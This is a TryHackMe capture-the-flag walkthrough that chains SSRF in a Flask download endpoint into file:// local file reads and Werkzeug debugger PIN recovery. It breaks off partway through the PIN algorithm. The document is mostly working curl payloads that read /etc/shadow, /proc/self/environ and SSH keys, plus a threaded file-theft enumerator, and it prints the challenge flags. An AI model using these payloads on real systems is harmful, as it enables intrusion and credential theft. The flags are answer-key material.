TryHackMe: Plant Photographer CTF Walkthrough
🧰 Writeup Overview
Attack Chain: Recon ▶ SSRF → LFI ▶ Source Code Leak ▶ Werkzeug PIN Crack ▶ RCE
SSRF, LFI via file://, Werkzeug Debugger PIN Crack, and Full RCE
Planet Photographer CTF Challenge | TryHackMe

Table of Contents
- Table of Contents
- Target Recon
- Web Enumeration
- Digging into the /download Endpoint
- SSRF Confirmed — Flag #1 (API Key)
- Pivoting to LFI — The file:// Trick
- System Recon via LFI
- Source Code Leak — app.py
- Source Code Leak — Flask app.py
- LFI Enumerator Script
- Flag #2 — Admin Flag via SSRF
- Werkzeug Debugger PIN Calculation
- RCE via Werkzeug Interactive Console
- Flag #3 — Root Flag
- Reverse Shell
- Full Attack Chain
- Key Techniques \& Takeaways
Target Recon
First things first — add the TryHackMe machine IP to /etc/hosts so we can use the plant.thm hostname:
1
sudo echo -e "$IP\tplant.thm" | sudo tee -a /etc/hosts
Port Scan — RustScan
1
rustscan -a plant.thm range 1-65535 | grep "Open" | cut -d ':' -f 2 | tee ports.txt
22,80
Only two open ports: SSH (22) and HTTP (80). Classic CTF setup — the web app is the attack surface.
Service Detection — Nmap
1
2
3
4
5
rustscan -a plant.thm -p 22,80 -- -A -n -sCV -T4
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
Key findings from the Nmap output:
1
2
3
4
    -------|     Port| Service | Version |----------------|
    |------|---------|---------|---------|----------------|
    | 22/tcp | SSH | OpenSSH 8.2p1 (Ubuntu 4ubuntu0.2) ---|
    | 80/tcp | HTTP | **Werkzeug 0.16.0** (Python 3.10.7) |
Red Flag #1: The server is running Werkzeug 0.16.0 — this is the development server for Flask. Werkzeug’s interactive debugger has a well-known PIN-based authentication mechanism that can be cracked if you gather enough system information. Seeing this in production is a massive security misconfiguration.
Red Flag #2: Python 3.10.7 — tells us exactly which library paths to target for LFI.
Red Flag #3: The HTTP title is “Jay Green” — a personal website. The
http-methodsscript shows onlyOPTIONS,HEAD,GETare supported. The server is running on a Linux kernel (TTL 61-62 = 2-3 hops).
Other OS fingerprinting notes: Linux 4.15 - 5.19 (96% confidence), Docker overlay filesystem indicators from mount info later confirmed containerization.
Directory Enumeration — Feroxbuster
1
2
3
4
5
feroxbuster -u http://plant.thm -w /usr/share/wordlists/dirb/big.txt -t 100 --filter-status 403,404

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
Results:
1
2
3
4
5
6
7
8
9
200      GET        1l        3w       20c http://plant.thm/download
200      GET        1l        6w       48c http://plant.thm/admin
200      GET      380l     2666w   158526c http://plant.thm/static/imgs/profile.jpeg
200      GET     1364l     7401w   590699c http://plant.thm/static/imgs/plant4.png
200      GET     1397l     8026w   634581c http://plant.thm/static/imgs/plant2.png
200      GET     1520l     7939w   615832c http://plant.thm/static/imgs/plant3.png
200      GET     1532l     8161w   644730c http://plant.thm/static/imgs/plant1.png
200      GET      168l      547w     6899c http://plant.thm/
200      GET       52l      186w     1985c http://plant.thm/console
This is a goldmine. Let’s break down what we found:
/— The main page (Jay Green’s portfolio)/admin— Admin interface (only 6 words returned — likely an error/restriction message)/download— File download endpoint (only 3 words — a parameterized endpoint)/console— Werkzeug Interactive Debugger exposed! This is the key to RCE./static/imgs/— Jay’s plant photography portfolio images
Critical Finding: The
/consoleendpoint confirms Werkzeug debugger is live. If we can crack the PIN, we get RCE. The/downloadendpoint looks like it takes parameters and fetches files — potential SSRF. The/adminendpoint is suspicious — only 48 bytes suggests it’s returning an error or access-denied message.
Web Enumeration
Main Page — The Portfolio of “Jay Green”
1
curl http://plant.thm/
The main page is a personal portfolio website for “Jay Green — Plant Photographer and Web Designer” built with W3.CSS. Here’s what’s interesting in the HTML source:
The Download Link:
1
2
3
<a href="/download?server=secure-file-storage.com:8087&id=75482342" class="w3-button w3-light-grey w3-padding-large w3-margin-top">
    <i class="fa fa-download"></i> Download Resume
</a>
The
serverparameter in the URL is a massive red flag. This is a classic SSRF vector — the server takes user input and uses it to construct a URL to fetch content from. The hardcodedsecure-file-storage.com:8087andid=75482342suggest the app fetches PDFs from a “storage server” using pycurl.
The Admin Link (hidden in sidebar):
1
2
3
<a href="/admin" class="w3-bar-item w3-button w3-text-grey w3-hover-black">
    <span style="color:goldenrod;">Admin Area</span>
</a>
Portfolio Images:
1
2
3
4
5
6
<div style="display: grid; grid-template-columns: 1fr 1fr; gap: 10px; margin: 20px 0;">
  <img src="plant1.png" alt="plant1.png" style="width:100%; border-radius: 8px;">
  <img src="plant2.png" alt="plant2.png" style="width:100%; border-radius: 8px;">
  <img src="plant3.png" alt="plant3.png" style="width:100%; border-radius: 8px;">
  <img src="plant4.png" alt="plant4.png" style="width:100%; border-radius: 8px;">
</div>
Werkzeug Debugger — /console
1
curl http://plant.thm/console
1
2
3
4
5
6
7
<script type="text/javascript">
  var TRACEBACK = -1,
      CONSOLE_MODE = true,
      EVALEX = true,
      EVALEX_TRUSTED = false,
      SECRET = "ir9kTQdV0o1iPuFGlw2p";
</script>
CRITICAL LEAK: The
SECRETvalueir9kTQdV0o1iPuFGlw2pis exposed in the HTML source. This is used for authenticating debugger commands. TheEVALEX = trueconfirms the interactive Python console is enabled. The console requires a PIN to unlock — we’ll need to crack that.
The console shows “Console Locked” with a PIN prompt. If we can calculate the correct PIN, we get an interactive Python shell running in the context of the Flask application — that means RCE as whatever user the app runs as.
1
curl -X POST "http://plant.thm/console"
Same response — the PIN is required regardless of HTTP method.
/admin Endpoint
1
curl http://plant.thm/admin
Admin interface only available from localhost!!!
Only 48 bytes as Feroxbuster reported. The admin endpoint is localhost-restricted — request.remote_addr == '127.0.0.1'. This is our first SSRF target. We need to make the server request its own /admin endpoint.
Digging into the /download Endpoint
1
curl "http://plant.thm/download"
The endpoint requires parameters. From the HTML source, we know it takes server and id:
1
curl "http://plant.thm/download?server=http://127.0.0.1/admin?id=1"
No file selected...
Still “No file selected…” — this tells us the id parameter needs to be provided, but the server value is being consumed differently. Let’s understand the logic:
Looking at the download link pattern from the HTML: /download?server=secure-file-storage.com:8087&id=75482342
The app likely:
- Takes the
serverparameter as a base URL - Takes the
idparameter and converts it to a filename:{id}.pdf - Constructs the full URL:
server + '/public-docs-k057230990384293/' + {id}.pdf - Fetches that URL with pycurl (which supports
file://,http://,gopher://protocols)
The key insight is that pycurl (the Python binding for libcurl) supports multiple protocols including file://. This means we can potentially read local files from the server.
Trial and Error — Understanding the Parameter Order:
Many combinations were tested to understand how the
serverandidparameters interact:
The difference is subtle but critical:
?&id=1vs&id=1. With?&id=1, the?acts as a separator that prevents the&id=1from being parsed as part of theservervalue by Flask’s request parser. Instead, it becomes a separate query parameter.
SSRF Confirmed — Flag #1 (API Key)
To confirm the SSRF, we can spin up a netcat listener on our attack box and point the server parameter at our own IP:
Terminal 1 — Start the listener:
1
nc -lvnp 8087
1
listening on [any] 8087 ...
Terminal 2 — Trigger the SSRF:
1
curl "http://plant.thm/download?server=<YOUR_IP>:8087&id=75482342"
Back in Terminal 1 — We catch the request:
1
2
3
4
5
6
connect to [192.168.172.251] from (UNKNOWN) [10.112.159.108] 60880
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 192.168.172.251:8087
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
The SSRF is confirmed. The server is using pycurl to make HTTP requests, and it’s sending an API key in the
X-API-KEYheader. By redirecting theserverparameter to our listener, we captured the header. The User-Agent confirms it’s PycURL/libcurl.
Key observations from the captured request:
- The path structure:
/public-docs-k057230990384293/{id}.pdf— the app appends this to whatever server we specify - The
X-API-KEYheader is hardcoded in the request - The request comes from the container’s internal IP (10.112.159.108) through the TryHackMe network
Pivoting to LFI — The file:// Trick
Since pycurl supports the file:// protocol, we can read local files from the server. The challenge is handling the URL construction.
The app constructs: server + '/public-docs-k057230990384293/' + {id}.pdf
If we set server=file:///etc/passwd, the URL becomes: file:///etc/passwd/public-docs-k057230990384293/{id}.pdf
That won’t work — it’s trying to read a directory + file path that doesn’t exist. We need to use the ?&id=1 trick to make the id parameter separate while also providing a valid file path for pycurl to read.
The trick: ?&id=1
When we use: server=file:///etc/passwd?&id=1
From Flask’s perspective:
server=file:///etc/passwd?(the?starts the query string, but Flask sees&id=1as a separate parameter)id=1
But pycurl receives the full server string: file:///etc/passwd? It reads /etc/passwd and ignores the ? as a URL fragment.
Let’s test it:
1
curl "http://plant.thm/download?server=file:///etc/passwd?&id=1"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/usr/bin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/bin/shutdown
halt:x:7:0:halt:/sbin:/bin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
LFI CONFIRMED. The
file://protocol works through the SSRF vector. The?&id=1trick successfully separates the file path from theidparameter. We can now read arbitrary files on the server.
Note: The shell is
/bin/ash— this is an Alpine Linux container (uses musl libc instead of glibc). Nobashavailable.
Trial and Error — Understanding the ?&id=1 Trick:
This was discovered through extensive testing:
The
?before&id=1is the magic. Without it, pycurl tries to open the literal file path with query parameters appended (e.g.,/etc/passwd?id=1as a filename). The?acts as a URL query separator — pycurl stops parsing the file path there, and Flask’s request parser treats&id=1as a separate query parameter. Both sides are happy.
There’s also an alternative syntax that works:
1
curl "http://plant.thm/download?id=1&server=file:///etc/passwd?"
Here, id=1 is placed first, and the trailing ? on the file path works the same way.
System Recon via LFI
With LFI confirmed, we systematically enumerated the container to gather all the information needed for the Werkzeug PIN crack and to understand the application.
Network Information
MAC Address (needed for PIN calculation):
1
curl "http://plant.thm/download?server=file:///sys/class/net/eth0/address?&id=1"
02:42:ac:14:00:02
ARP Table:
1
curl "http://plant.thm/download?server=file:///proc/net/arp?&id=1"
1
2
IP address       HW type     Flags       HW address            Mask     Device
172.20.0.1       0x1         0x2         02:42:9e:7a:a2:17     *        eth0
Process Information
Command Line (confirms Python + app path):
1
curl "http://plant.thm/download?server=file:///proc/self/cmdline?&id=1" | tr '\0' ' '
/usr/local/bin/python /usr/src/app/app.py
Process Status (confirms root UID):
1
curl "http://plant.thm/download?server=file:///proc/self/status?&id=1" | tr '\0' '\n'
Key lines:
1
2
3
4
Name:   python
Pid:    7
Uid:    0       0       0       0
Gid:    0       0       0       0
We’re running as root (UID 0). If we get RCE, we’re already root.
Environment Variables
1
curl "http://plant.thm/download?server=file:///proc/self/environ?&id=1" | tr '\0' '\n'
1
2
3
4
5
6
7
8
9
10
11
12
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=77c09e05c4a9
LANG=C.UTF-8
GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D
PYTHON_VERSION=3.10.7
PYTHON_PIP_VERSION=22.2.2
PYTHON_SETUPTOOLS_VERSION=63.2.0
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/5eaac1050023df1f5c98b173b248c260023f2278/public/get-pip.py
PYTHON_GET_PIP_SHA256=5aefe6ade911d997af080b315ebcb7f882212d070465df544e1175ac2be519b4
HOME=/root
WERKZEUG_SERVER_FD=3
WERKZEUG_RUN_MAIN=true
Key Findings:
PYTHON_VERSION=3.10.7— exact version for targeting Flask/Werkzeug pathsHOME=/root— confirms root userWERKZEUG_RUN_MAIN=true— the Werkzeug reloader is active (important for PIN)HOSTNAME=77c09e05c4a9— Docker container short ID (part of the full ID we need)
Boot ID
1
curl "http://plant.thm/download?server=file:///proc/sys/kernel/random/boot_id?&id=1"
a0a8259a-7493-4af6-9209-b2cdcfeef1ac
Docker Container ID
1
curl -s "http://plant.thm/download?server=file:///proc/self/cgroup?&id=1" | head -n 1 | rev | cut -d '/' -f 1 | rev
77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
This is the full Docker container ID — one of the critical inputs for the Werkzeug PIN calculation. We extract it from the last field of the first cgroup line after reversing the string.
Full cgroup output for reference:
1
2
3
4
5
12:devices:/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
11:net_cls,net_prio:/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
10:rdma:/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
...
0::/docker/77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
/etc/shadow
1
curl -s "http://plant.thm/download?id=1&server=file:///etc/shadow?"
1
2
3
4
root:*::0:::::
bin:!::0:::::
daemon:!::0:::::
...
All password fields are locked (* or !) — no crackable hashes. This is an Alpine container with no password authentication.
Mount Information (Confirms Docker)
1
curl -s "http://plant.thm/download?id=1&server=file:///proc/self/mounts?&id=1?"
First line:
1
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/...
Docker overlay filesystem confirmed. The container is running on Docker with overlay2 storage driver. This is important context for understanding why
/etc/machine-idreturns the host’s machine ID (shared across containers) — we need the Docker container ID instead.
Memory Maps (Library Paths)
1
curl -s "http://plant.thm/download?id=1&server=file:///proc/self/maps?" | grep "/"
Key library paths found:
1
2
3
4
5
/usr/local/bin/python3.10
/usr/local/lib/python3.10/lib-dynload/...
/usr/local/lib/python3.10/site-packages/pycurl.cpython-310-x86_64-linux-gnu.so
/usr/local/lib/libpython3.10.so.1.0
/lib/ld-musl-x86_64.so.1
Alpine confirmed again —
ld-musl-x86_64.so.1(notld-linux-x86_64.so.2which would be glibc).
Source Code Leak — app.py
The most valuable LFI target is the application source code:
1
curl "http://plant.thm/download?server=file:///usr/src/app/app.py?&id=1"
Or using the working directory path:
1
curl -s "http://plant.thm/download?id=1&server=file:///proc/self/cwd/app.py?"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
import os
import pycurl
from io import BytesIO
from flask import Flask, send_from_directory, render_template, request, redirect, url_for, Response

app = Flask(__name__, static_url_path='/static')

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/admin")
def admin():
    if request.remote_addr == '127.0.0.1':
        return send_from_directory('private-docs', 'flag.pdf')
    return "Admin interface only available from localhost!!!"

@app.route("/download")
def download():
    file_id = request.args.get('id','')
    server = request.args.get('server','')

    if file_id!='':
        filename = str(int(file_id)) + '.pdf'

        response_buf = BytesIO()
        crl = pycurl.Curl()
        crl.setopt(crl.URL, server + '/public-docs-k057230990384293/' + filename)
        crl.setopt(crl.WRITEDATA, response_buf)
        crl.setopt(crl.HTTPHEADER, ['X-API-KEY: THM{Hello_Im_just_an_API_key}'])
        crl.perform()
        crl.close()
        file_data = response_buf.getvalue()

        resp = Response(file_data)
        resp.headers['Content-Type'] = 'application/pdf'
        resp.headers['Content-Disposition'] = 'attachment'
        return resp
    else:
        return 'No file selected... '

@app.route('/public-docs-k057230990384293/<path:path>')
def public_docs(path):
    return send_from_directory('public-docs', path)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8087, debug=True)
Source Code Analysis
Let’s break down every critical detail:
1. The SSRF Vector — /download route:
The vulnerability is crystal clear. The download() function:
- Takes
serverandidfrom user-controlled query parameters - Constructs a URL:
server + '/public-docs-k057230990384293/' + {id}.pdf - Uses pycurl to fetch that URL
- Sets a hardcoded API key header:
X-API-KEY: THM{Hello_Im_just_an_API_key} - Returns the response with
application/pdfcontent type
There is zero validation on the server parameter — no whitelist, no protocol restriction, no URL parsing. This allows:
- SSRF: Point
serverat any internal/external URL - LFI: Use
file://protocol to read local files - Port scanning: Observe response times/errors for different ports
2. The Admin Route — localhost-only flag:
1
2
3
4
5
@app.route("/admin")
def admin():
    if request.remote_addr == '127.0.0.1':
        return send_from_directory('private-docs', 'flag.pdf')
    return "Admin interface only available from localhost!!!"
The /admin endpoint serves a PDF flag file from private-docs/flag.pdf, but only if the request comes from 127.0.0.1. Since pycurl makes requests from the server itself, we can bypass this via SSRF.
3. The Hidden Public Docs Route:
1
2
3
@app.route('/public-docs-k057230990384293/<path:path>')
def public_docs(path):
    return send_from_directory('public-docs', path)
This is the route the app expects the “storage server” to have. The obscure path name public-docs-k057230990384293 acts as a kind of “secret” endpoint. Note the <path:path> — this allows path traversal within the public-docs directory.
4. debug=True — The Kill Switch:
1
app.run(host='0.0.0.0', port=8087, debug=True)
The app runs on port 8087 (not the standard 5000) with debug=True. This enables:
- The Werkzeug interactive debugger at
/console - Detailed error pages with stack traces
- The PIN-based console lock
5. The Internal Port Discovery:
The port=8087 is crucial — it tells us the Flask app listens on port 8087 internally. But we’re accessing it on port 80, which means there’s either a reverse proxy or Docker port mapping (80:8087). For SSRF to localhost, we need to use http://127.0.0.1:8087/ (internal port) instead of http://127.0.0.1/ (external port).
Source Code Leak — Flask app.py
To crack the Werkzeug PIN, we need to know the exact PIN generation algorithm. We can leak the Werkzeug debugger source:
1
curl "http://plant.thm/download?server=file:///usr/local/lib/python3.10/site-packages/werkzeug/debug/__init__.py?&id=1" > __init__.py
1
curl -s "http://plant.thm/download?id=1&server=file:///usr/local/lib/python3.10/site-packages/flask/app.py?" | tr '\0' '\n' > flask.py
We also need Flask’s app.py to confirm the module name, class name, and file path:
1
curl "http://plant.thm/download?server=file:///usr/local/lib/python3.10/site-packages/flask/app.py?&id=1" > flask.py
From flask.py, the key details:
1
2
3
4
5
6
class Flask(_PackageBoundObject):
    """The flask object implements a WSGI application and acts as the central
    object. It is passed the name of the module or package of the
    application.
    ...
    """
The module is flask.app, the class is Flask, and the file is at /usr/local/lib/python3.10/site-packages/flask/app.py.
LFI Enumerator Script
To automate the LFI enumeration, I wrote a multi-threaded Python script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
import requests
import threading
from queue import Queue

# Configuration
URL = "http://plant.thm/download?id=1&server=file://{path}?"
WORDLIST = [
    "/etc/passwd", "/etc/shadow", "/etc/issue", "/etc/hostname",
    "/root/.ash_history", "/root/.bash_history", "/root/.ssh/id_rsa",
    "/usr/src/app/app.py", "/usr/src/app/static/Check_this_out.txt",
    "/proc/self/environ", "/proc/self/cmdline", "/proc/self/mounts",
    "/usr/local/lib/python3.10/site-packages/flask/app.py",
    "/usr/local/lib/python3.10/site-packages/werkzeug/debug/__init__.py"
]

def check_file(q):
    while not q.empty():
        path = q.get()
        target = URL.format(path=path)
        try:
            r = requests.get(target, timeout=5)
            # Check if we got actual data back (not a 404 or a 'Couldn't open file' error)
            if r.status_code == 200 and "Couldn't open file" not in r.text:
                print(f"[+] FOUND: {path} (Size: {len(r.text)})")
                # Optionally save the file
                with open(f"leaked_{path.replace('/', '_')}", "w") as f:
                    f.write(r.text)
            else:
                pass # print(f"[-] FAILED: {path}")
        except Exception as e:
            pass
        q.task_done()

# Set up threading
q = Queue()
for path in WORDLIST:
    q.put(path)

for i in range(5): # 5 threads
    t = threading.Thread(target=check_file, args=(q,))
    t.start()

q.join()
print("[*] Enumeration Complete.")
How it works:
- Uses the confirmed LFI pattern:
http://plant.thm/download?id=1&server=file://{path}? - Runs 5 concurrent threads for speed
- Checks for both successful status codes and filters out pycurl’s “Couldn’t open file” errors
- Saves any successfully leaked files locally
Flag #2 — Admin Flag via SSRF
Now that we understand the app runs on port 8087 internally and the /admin endpoint serves flag.pdf for localhost requests, we can use SSRF to retrieve it.
First attempt — using port 80 (external):
1
curl -s "http://plant.thm/download?server=http://127.0.0.1/admin?&id=1"
This returned the HTML error page “Admin interface only available from localhost!!!” — the SSRF request went through port 80 (the external Docker mapping) but the Host header or routing made it not match 127.0.0.1.
Second attempt — using the internal port 8087:
1
curl -s "http://plant.thm/download?server=http://127.0.0.1:8087/admin?&id=1" -o admin_flag.pdf
This downloads the PDF correctly! The -o flag saves the binary PDF data. The trick is that curl outputs the HTML error to stdout (which you’d see without -o), but the actual response body containing the PDF is saved to the file.
We can verify it:
1
file admin_flag.pdf
1
admin_flag.pdf: PDF document, version 1.6, 1 page(s)
Alternatively, we can fetch it directly via LFI:
1
curl "http://plant.thm/download?server=file:///usr/src/app/private-docs/flag.pdf?&id=1" -o admin_flag.pdf
The PDF contains a flag displayed as an image:

FLAG #2 is contained in the admin_flag.pdf. The PDF is an image-based flag (not text-extractable —
pdftotextreturns empty). The flag is rendered as a graphic within the PDF document. Open the PDF to see it.
FLAG #2:
THM{c4n_i_haz_flagz_plz?}
Werkzeug Debugger PIN Calculation
With all the system information gathered via LFI, we can now crack the Werkzeug debugger PIN and unlock the interactive console.
How the PIN Algorithm Works
The Werkzeug debugger generates a “semi-stable” 9-digit PIN that remains consistent across restarts (as long as the system configuration doesn’t change). The algorithm is implemented in werkzeug/debug/__init__.py in the get_pin_and_cookie_name() function.
Here’s the complete source of the PIN generation function (leaked via LFI):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
def get_pin_and_cookie_name(app):
    """Given an application object this returns a semi-stable 9 digit pin
    code and a random key.  The hope is that this is stable between
    restarts to not make debugging particularly frustrating.  If the pin
    was forcefully disabled this returns `None`.

    Second item in the resulting tuple is the cookie name for remembering.
    """
    pin = os.environ.get("WERKZEUG_DEBUG_PIN")
    rv = None
    num = None

    # Pin was explicitly disabled
    if pin == "off":
        return None, None

    # Pin was provided explicitly
    if pin is not None and pin.replace("-", "").isdigit():
        # If there are separators in the pin, return it directly
        if "-" in pin:
            rv = pin
        else:
            num = pin

    modname = getattr(app, "__module__", app.__class__.__module__)

    try:
        username = getpass.getuser()
    except (ImportError, KeyError):
        username = None

    mod = sys.modules.get(modname)

    probably_public_bits = [
        username,
        modname,
        getattr(app, "__name__", app.__class__.__name__),
        getattr(mod, "__file__", None),
    ]

    private_bits = [str(uuid.getnode()), get_machine_id()]

    h = hashlib.md5()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, text_type):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")

    cookie_name = "__wzd" + h.hexdigest()[:20]

    # If we need to generate a pin we salt it a bit more
    if num is None:
        h.update(b"pinsalt")
        num = ("%09d" % int(h.hexdigest(), 16))[:9]

    # Format the pincode in groups of digits
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
                break
        else:
            rv = num

    return rv, cookie_name
Breaking down the algorithm step by step:
The PIN is derived from two sets of inputs:
Public Bits (easily discoverable):
